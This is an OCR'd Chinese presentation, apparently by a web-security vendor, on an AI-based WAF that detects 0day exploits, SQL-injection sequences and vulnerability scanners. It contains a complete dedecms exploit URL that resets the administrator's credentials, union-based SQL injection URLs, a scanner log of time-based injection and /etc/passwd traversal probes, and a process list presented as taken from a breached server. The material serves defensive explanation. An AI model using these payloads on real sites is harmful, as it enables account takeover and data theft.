3.4 智能WAF过滤引擎

3.4.6 常见神经网络算法：

参考：http://en.wikipedia.org/wiki/Artificial_neural_network



3.4 智能WAF过滤引擎


3.4.7 神经网络算法优缺点：

优点：具备自学习能力，能够处理复杂的问题，广泛应用于语音识别、数据挖掘、图像识别、人工智能等领域

缺点：需要构造合适的网络模型、需要大量实际数据进行模拟训练、以目前CPU计算能力往往处理数据比较慢

3.4 智能WAF过滤引擎

3.4.8 安全宝0day捕获模型：



3.4 智能WAF过滤引擎

3.4.9 0day捕获演示：

dedecms 修改任意管理员漏洞（exp截图）

```
http://localhost/plus/download.php?
open=1&arrs1[]=99&arrs1[]=102&arrs1[]=103&arrs1[]=95&arrs1[]=100&arrs1[]=98&arrs1[]=112&arrs1[]=114&arrs1[
]=101&arrs1[]=102&arrs1[]=105&arrs1[]=120&arrs2[]=97&arrs2[]=100&arrs2[]=109&arrs2[]=105&arrs2[]=110&arrs2
[]=96&arrs2[]=32&arrs2[]=83&arrs2[]=69&arrs2[]=84&arrs2[]=32&arrs2[]=96&arrs2[]=117&arrs2[]=115&arrs2[]=10
1&arrs2[]=114&arrs2[]=105&arrs2[]=100&arrs2[]=96&arrs2[]=61&arrs2[]=39&arrs2[]=115&arrs2[]=112&arrs2[]=105
&arrs2[]=100&arrs2[]=101&arrs2[]=114&arrs2[]=39&arrs2[]=44&arrs2[]=32&arrs2[]=96&arrs2[]=112&arrs2[]=119&a
rrs2[]=100&arrs2[]=96&arrs2[]=61&arrs2[]=39&arrs2[]=102&arrs2[]=50&arrs2[]=57&arrs2[]=55&arrs2[]=97&arrs2[
]=53&arrs2[]=55&arrs2[]=97&arrs2[]=53&arrs2[]=97&arrs2[]=55&arrs2[]=52&arrs2[]=51&arrs2[]=56&arrs2[]=57&ar
rs2[]=52&arrs2[]=97&arrs2[]=48&arrs2[]=101&arrs2[]=52&arrs2[]=39&arrs2[]=32&arrs2[]=119&arrs2[]=104&arrs2[
]=101&arrs2[]=114&arrs2[]=101&arrs2[]=32&arrs2[]=105&arrs2[]=100&arrs2[]=61&arrs2[]=49&arrs2[]=32&arrs2[]=
35
```

漏洞危害：修改管理员用户名密码为spider、admin

捕获特征：GET请求querystring中参数名包含大量中括号，同时请求参数较多，送入异常分析模型后该特征概率值很大

异常概率：97%

3.4 智能WAF过滤引擎

3.4.10 如何发现web APT攻击？

黑客入侵一般过程：

（1）信息收集：web漏洞扫描、google信息收集、域名邮箱信息收集

（2）漏洞利用：sql注入、命令执行、上传webshell

（3）深入入侵：密码嗅探、系统提权、入侵内网

（4）收尾：窃取敏感信息、攻击破坏、篡改数据

利用规则关联发现APT攻击

sql注入过程：

判断注入点（触发规则23）

http://foo.com/?id=1+and+1=1

http://foo.com/?id=1+and+1=2

3.4 智能WAF过滤引擎

获取数据库名称（触发规则37）

```
http://foo.com/?id=1+and+1=2+union+select
   +1,database(),3%23
```

获取表名（触发规则38）


```
http://foo.com/?id=1+and+1=2+union+select
   +1,table_name,3+from+information_schema.tables
   +where+table_schema=0x636D73+limit+0,1
```

我们将规则23、37、38关联起来，如果一个ip按顺序触发这些规则，则说明这是一个持续性攻击，然后封禁该ip的再次访问一段指定时间

3.4 智能WAF过滤引擎

3.4.11 利用规则触发计数拦截web漏洞扫描行为

某扫描攻击访问日志截图：



```
127.0.0.1 - - [18/Oct/2013:17:58:42 +0800] "GET /news.php?id=34 HTTP/1.1" 200 2 "http://127.0.0.1:80/" "Mozilla/5.0 (Windows NT 6.
Chrome/28.0.1500.63 Safari/537.36"
127.0.0.1 - - [18/Oct/2013:17:58:42 +0800] "GET /news.php?id=-1);select%20pg_sleep(6);%20--%20 HTTP/1.1" 200 27 "http://127.0.0.1:
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/28.0.1500.63 Safari/537.36"
127.0.0.1 - - [18/Oct/2013:17:58:42 +0800] "GET /news.php?id=-1));select%20pg_sleep(6);%20--%20 HTTP/1.1" 200 28 "http://127.0.0.1
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/28.0.1500.63 Safari/537.36"
127.0.0.1 - - [18/Oct/2013:17:58:42 +0800] "GET /news.php?id= HTTP/1.1" 200 - "http://127.0.0.1:80/" "Mozilla/5.0 (Windows NT 6.1;
Chrome/28.0.1500.63 Safari/537.36"
127.0.0.1 - - [18/Oct/2013:17:58:42 +0800] "GET /news.php?id=U6Omkvvn';select%20pg_sleep(2);%20--%20 HTTP/1.1" 200 34 "http://127.
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/28.0.1500.63 Safari/537.36"
127.0.0.1 - - [18/Oct/2013:17:58:42 +0800] "GET /logs/ HTTP/1.1" 404 1073 "-" "Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537
Safari/537.36"
127.0.0.1 - - [18/Oct/2013:17:58:42 +0800] "GET /news.php?id=268435455 HTTP/1.1" 200 9 "http://127.0.0.1:80/" "Mozilla/5.0 (Window
Gecko) Chrome/28.0.1500.63 Safari/537.36"
127.0.0.1 - - [18/Oct/2013:17:58:42 +0800] "GET /news.php?id=WizfRpiF');select%20pg_sleep(2);%20--%20 HTTP/1.1" 200 35 "http://127
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/28.0.1500.63 Safari/537.36"
127.0.0.1 - - [18/Oct/2013:17:58:42 +0800] "GET /news.php?id=%e3h HTTP/1.1" 200 2 "http://127.0.0.1:80/" "Mozilla/5.0 (Windows NT
Chrome/28.0.1500.63 Safari/537.36"
127.0.0.1 - - [18/Oct/2013:17:58:42 +0800] "GET /news.php?id=/etc/passwd HTTP/1.1" 200 11 "http://127.0.0.1:80/" "Mozilla/5.0 (Win
Gecko) Chrome/28.0.1500.63 Safari/537.36"
127.0.0.1 - - [18/Oct/2013:17:58:42 +0800] "GET /news.php?id=..%c0%af HTTP/1.1" 200 4 "http://127.0.0.1:80/" "Mozilla/5.0 (Windows
Gecko) Chrome/28.0.1500.63 Safari/537.36"
127.0.0.1 - - [18/Oct/2013:17:58:42 +0800] "GET /news.php?id=1e309 HTTP/1.1" 200 5 "http://127.0.0.1:80/" "Mozilla/5.0 (Windows NT
Chrome/28.0.1500.63 Safari/537.36"
127.0.0.1 - - [18/Oct/2013:17:58:42 +0800] "GET /_webalizer/ HTTP/1.1" 404 1073 "-" "Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebK
Safari/537.36"
127.0.0.1 - - [18/Oct/2013:17:58:42 +0800] "GET /news.php?id=dQlkwh5M'));select%20pg_sleep(2);%20--%20 HTTP/1.1" 200 36 "http://12
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/28.0.1500.63 Safari/537.36"
127.0.0.1 - - [18/Oct/2013:17:58:42 +0800] "GET /usage/ HTTP/1.1" 404 1073 "-" "Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/53
Safari/537.36"
127.0.0.1 - - [18/Oct/2013:17:58:42 +0800] "GET /news.php?id='\"\\'\\\");|]*{%0d%0a<%00>%bf%27' HTTP/1.1" 200 29 "http://127.0.0.1
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/28.0.1500.63 Safari/537.36"
127.0.0.1 - - [18/Oct/2013:17:58:42 +0800] "GET /.stats/ HTTP/1.1" 404 1073 "-" "Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/5
Safari/537.36"
127.0.0.1 - - [18/Oct/2013:17:58:42 +0800] "GET /db/main.php HTTP/1.1" 404 1073 "-" "Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebK
Safari/537.36"
127.0.0.1 - - [18/Oct/2013:17:58:42 +0800] "GET /news.php?id=../..//../..//../..//../..//../..//../..//../..//../..//../..//etc/passwd HT
```


当一定时间内触发WAF规则达到一定数目我们即认为扫描器攻击，封锁该ip访问

3.4 普通WAF对比智能WAF


4. Web攻击案例

4.1 Web攻击多元化

雅虎、苹果、facebook等知名公司相继发生数据泄露事件




4.1 Web攻击多元化



参考：http://www.informationisbeautiful.net/visualizations/worlds-biggest-data-breaches-hacks/

4.2 Web漏洞群体化

Web框架Struts 2漏洞导致苹果开发者网站关停超过一周



4.2 Web漏洞群体化

由于Apache Struts 2框架使用广泛，导致漏洞一出就影响到全球大量网站，黑客攻陷苹果服务器截图。

```
USER       PID %CPU %MEM      VSZ    RSS   TT  STAT STARTED      TIME COMMAND
1927      9527  57.6 13.3  2683432 1112892   ??  R     2:59PM  39:32.72 /usr/bin/java -Dprogram.name=run.sh -Xms512m -Xmx1920m -Xss128k -XX:MaxPermSize=256m -Dsun.rmi.
1927     96145   6.4 13.9  1458672 1166728   ??  S     2Jul13 677:46.50 /usr/bin/java -Dprogram.name=run.sh -Xms512m -Xmx1024m -Xss128k -XX:MaxPermSize=128m -Dsun.rmi.
root     42000   3.1  0.0    75408     364   ??  R     1:14AM   0:00.01 /bin/ps aux
_securityagent   124   1.1  0.5   242524   39960   ??  S     8Jun12 2684:54.58 /System/Library/CoreServices/SecurityAgent.app/Contents/MacOS/SecurityAgent
root        26   0.9  0.3   101648   26296   ??  Ss    8Jun12 1934:21.90 /usr/sbin/DirectoryService
1927     96480   0.7  3.3  1450776  278628   ??  S     2Jul13 230:14.75 /usr/bin/java -Dprogram.name=run.sh -Xms512m -Xmx1024m -Xss128k -XX:MaxPermSize=128m -Dsun.rmi.d
root        57   0.4  0.0    81708    2164   ??  Ss    8Jun12 2588:05.66 hwmond
1927     96465   0.0  0.0    75332     300   ??  S     2Jul13   0:00.03 tee -a /ngs/app/devp/jboss-4.0.5.GA_ports_03/server/default/log/stdouterr_2013-07-02.log
1927     96464   0.0  0.0    75884     656   ??  S     2Jul13   0:00.33 /bin/sh /ngs/app/devp/bin/prepend-timestamp
1927     96463   0.0  0.0    75884     704   ??  S     2Jul13   0:00.01 sh ./run.sh -c default -b 0.0.0.0
1927     96130   0.0  0.0    75332     300   ??  S     2Jul13   0:00.04 tee -a /ngs/app/devp/jboss-4.0.5.GA_ports_02/server/default/log/stdouterr_2013-07-02.log
1927     96129   0.0  0.0    75884     664   ??  S     2Jul13   0:00.64 /bin/sh /ngs/app/devp/bin/prepend-timestamp
1927     96128   0.0  0.0    75884     704   ??  S     2Jul13   0:00.01 sh ./run.sh -c default -b 0.0.0.0
1927     52723   0.0  1.0   486564   83900   ??  S     8Apr13 453:42.61 /System/Library/Frameworks/JavaVM.framework/Home/bin/java -Djava.compiler=NONE -Djava.security.a
1927     52722   0.0  0.0    76992     348   ??  S     8Apr13  39:07.87 /Volumes/ngs/app/devp/hyperic-hq-agent-4.1.0/wrapper/sbin/../../wrapper/sbin/wrapper-macosx-univ
root     31177   0.0  0.0    76404     624   ??  Ss   15Sep12   0:00.00 /System/Library/CoreServices/RemoteManagement/AppleVNCServer.bundle/Contents/Support/VNCPrivileg
nobody   31176   0.0  0.0   144716    2288   ??  S    15Sep12   6:43.79 /System/Library/CoreServices/RemoteManagement/AppleVNCServer.bundle/Contents/MacOS/AppleVNCServe
root     31172   0.0  0.0    75356    1060   ??  Ss   15Sep12   0:00.35 /System/Library/CoreServices/RemoteManagement/AppleVNCServer.bundle/Contents/Support/RFBRegister
nobody   31164   0.0  0.1   148436    4704   ??  Ss   15Sep12  14:16.23 /System/Library/CoreServices/RemoteManagement/ARDAgent.app/Contents/MacOS/ARDAgent
1927     88800   0.0  0.0    76396     940   ??  S     9Jun12   0:00.06 sadc 10 1000
1927     88668   0.0  0.0    76396    1004   ??  S     9Jun12   0:00.07 sadc 10 1000
root       131   0.0  0.0    77344    1304   ??  Ss    8Jun12  38:33.97 /System/Library/PrivateFrameworks/CoreRAID.framework/Resources/CoreRAIDServer
r
1ff8
oot       121   0.0  0.0    86668    1548   ??  S     8Jun12   8:21.81 /System/Library/CoreServices/SecurityAgent.app/Contents/Resources/authorizationhost
root       120   0.0  0.1   158356    5956   ??  Ss    8Jun12  12:38.12 /System/Library/CoreServices/ManagedClient.app/Contents/MacOS/ManagedClient -s
root       118   0.0  0.0    75364     884   ??  Ss    8Jun12   0:00.01 /usr/sbin/UserEventAgent -l LoginWindow
root       112   0.0  0.0    75828    1468   ??  S     8Jun12   0:00.51 /usr/sbin/krb5kdc -n -r LKDC:SHA1.1E98BF89D4AE766CB4AAABA0147CDDA3D25E697C
_atsserver   111   0.0  0.0   112248    1816   ??  Ss    8Jun12   8:32.82 /System/Library/Frameworks/ApplicationServices.framework/Frameworks/ATS.framework/Support/ATSS
_windowserver   105   0.0  0.1   194428   11624   ??  Ss    8Jun12 117:45.11 /System/Library/Frameworks/ApplicationServices.framework/Frameworks/CoreGraphics.framework/
root        93   0.0  0.0    78624    2044   ??  Ss    8Jun12   9:33.58 /System/Library/CoreServices/coreservicesd
root        73   0.0  0.0    75496    1016   ??  Ss    8Jun12  21:05.54 /usr/sbin/kdcmond -n -a
418         72   0.0  0.0    76884    1960   ??  Ss    8Jun12   0:00.19 /usr/bin/perl -w /ngs/app/itoadmin/ovmonitor/ovmonitord.pl
root        69   0.0  0.0    75388     664   ??  Ss    8Jun12   0:01.72 autofsd
root        65   0.0  0.0    76344    1860   ??  Ss    8Jun12  18:03.55 /usr/sbin/diskarbitrationd
root        63   0.0  0.0    75376     696   ??  Ss    8Jun12   0:00.00 /sbin/dynamic_pager -F /private/var/vm/swapfile
root        62   0.0  0.1    85432    6380   ??  Ss    8Jun12 171:17.40 /sbin/emond
```

Q&A

1. 作为用人单位，你们对高校信息安全人才培养有哪些期待？（或你们觉得目前高校信息安全人才培养存在哪些不足？）

目前高校信息安全课程缺乏与现实安全问题的对接，很多实际安全问题高校课程都没有涉及。建议学生多动手实践，解决现实中碰到的一些安全问题。高校可以根据企业招聘要求变更或增加一些选修课程。

Q&A

2. 在对外合作中，你们最核心的技术与资源优势是什么？

   作为国内第一家云计算web安全防护企业，我们在云计算和安全领域积累了大量的经验。

Q&A

2. 在对外合作中，你们最核心的技术与资源优势是什么？

作为国内第一家云计算web安全防护企业，我们在云计算和安全领域积累了大量的经验，具有国际领先的web安全防护技术、DDOS防护能力、CDN加速功能以及云计算大数据处理能力。

Q&A

3. 在对外合作中，你们对合作方在技术与资源上有哪些要求或期待？

目前我们主要面对的是全国站长。我们希望能为国内的网站群体提供更好的安全防护。为全国人民贡献自己的力量，提高整个网站行业的安全水平。

Q&A

Thank you!